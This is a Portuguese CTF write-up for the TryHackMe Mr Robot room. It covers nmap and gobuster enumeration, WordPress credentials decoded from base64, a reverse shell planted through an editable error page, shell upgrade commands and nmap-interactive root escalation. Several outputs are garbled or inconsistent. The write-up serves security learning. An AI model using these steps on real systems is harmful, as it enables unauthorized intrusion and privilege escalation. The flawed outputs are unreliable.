

Relatório de Penetration Test: Mr Robot CTF

Edson Gabriel Barbosa Brandão

Junho de 2026

Conteúdo

1	Visão Geral	2
2	Reconhecimento	2
2.1	Enumeração de Portas e Serviços	2
2.2	Achar paginas com gobuster	2
3	Exploração	3
3.1	Reverse Shell Script	4
4	Escalada de Privilégios	4
5	Conclusão	4
6	Referências	5

1 Visão Geral


Mr Robot CTF é um ctf de nível médio do TryHackMe que utiliza como base achar scripts para exploit e também usa a temática de de Mr Robot para ficar mais interessante

2 Reconhecimento

2.1 Enumeração de Portas e Serviços

A fase de reconhecimento teve início com a execução de uma varredura utilizando o Nmap para descobrir portas abertas e mapear os serviços em execução no endereço alvo:

```
nmap -A -sV <TARGET_IP>
```



```
22/tcp open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 3072 7d5e1:61:43:ab:8e:8c:9c:97:65:1e:fi:30:9d:b8:3d (RSA)
|_ 256 00:a7:a5:05:d5:ea:17:8e:37:d8:72:b2:34:11:ad:ab (ECDSA)
|_ 256 a4:20:0c:27:6f:6b:a1:46:a7:98:b8:ba:9e:7e:58:ce (ED25519)
80/tcp open  http      Apache httpd
|_ http-server-header: Apache
|_ http-title: Site doesn't have a title (text/html).
443/tcp open  ssl/http  Apache httpd
```

Figura 1: Resultado nmap

Os resultados da varredura indicam as portas que estão abertas e os serviços

2.2 Achar páginas com gobuster

Com a ferramenta gobuster em um arquivo padrão das listas de seclists do Kali, podemos tentar achar outras páginas com possíveis pistas

```
gobuster dir -u http://<TARGET_IP> -w <SECLIST> -t 100
```

Achamos as seguintes páginas web:

```
Starting gobuster in directory enumeration mode
images           (Status: 301) [Size: 236]
sitemap          (Status: 200) [Size: 0]
blog             (Status: 301) [Size: 234]
# license, visit http://creativecommons.org/licenses/by/4.0/
91.189/%23%20license,%20visit%20http://creativecommons.org/licenses/by/4.0/
rss              (Status: 301) [Size: 0]
video            (Status: 301) [Size: 235]
login            (Status: 302) [Size: 0]
0                (Status: 301) [Size: 0]
feed             (Status: 301) [Size: 0]
wp-content       (Status: 301) [Size: 240]
image            (Status: 301) [Size: 0]
atom             (Status: 301) [Size: 0]
admin            (Status: 301) [Size: 235]
audio            (Status: 301) [Size: 235]
intro            (Status: 200) [Size: 5163]
css              (Status: 301) [Size: 233]
wp-login         (Status: 200) [Size: 2671]
rss2             (Status: 301) [Size: 0]
license          (Status: 200) [Size: 309]
wp-includes      (Status: 301) [Size: 241]
Progress: 713 / 220558 (0.32%) [ERROR] error on
js               (Status: 301) [Size: 232]
Image            (Status: 301) [Size: 0]
rdf              (Status: 301) [Size: 0]
page1            (Status: 301) [Size: 0]
readme           (Status: 200) [Size: 64]
robots           (Status: 200) [Size: 41]
```

Figura 2: Resultado gobuster

As paginas com as portas que começam com 2 costumam ser as mais interessantes

3 Exploração

Ao acessar o robots.txt me deparei com alguns arquivos, um deles era um txt que possuía a primeira chave do desafio.

Então, continuando a verificar as outras paginas do gobuster, ao inspecionar a license achamos isso:

```
<html><script>
  <head><meta charset="utf-8"></head>
  <body>
    <pre>
      what you do just pull code from Rapid9 or some s0m3th1ng since when did you become a
      script kitty? do you want a password or something? ZW5ak980kVSMjgtMDYlMgo=
    </pre>
  </body>
</html>
```

Figura 3: texto encriptado escondido

Decodificando o enigma em base64 achamos a frase: elliot:ER28-0652
Com isso agora olharemos o wp-login e utilizar esses dados no site para o login

3.1 Reverse Shell Script

Uma vulnerabilidade do site é voce poder mudar o html da pagina de erro diretamente, usaremos isso e utilizar um script pelo site revshells



Figura 4: Local de alterar o html

Agora com reverse shell concluído, usaremos um scrip que melhora nossas prioridades

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

Ao passear pelo arquivos e decodificar um arquivo de texto, achamos a 2 chave

```
robot@linux:~$ ls
ls
key-2-of-3.txt  password.raw-md5
robot@linux:~$ cat key-2-of-3.txt
cat key-2-of-3.txt
```

Figura 5: Chave 2

4 Escalada de Privilégios

Finalmente, para achar a 3 chave utilizaremos um scripot do GTF0Bins de escalação com nmap

```
nmap --interactive
nmap> !sh
```

E na root acharemos a ultima flag!

5 Conclusão

Esse CTF foi bem complexo e achar os scripts necessarios para avançar foi dificil, mas tambem mostra varios cenarios diferentes e interessantes

6 Referências

- **Nmap Network Mapper:** Ferramenta de descoberta de rede e auditoria de segurança. Disponível em: <https://nmap.org/>
- **Script utilizado:** <https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php>
- **GTFOBins:** <https://gtfobins.org/gtfobins/python/#shell>
- **Script utilizado:** <https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php>
- **Onde foi achado o script:** revshells.com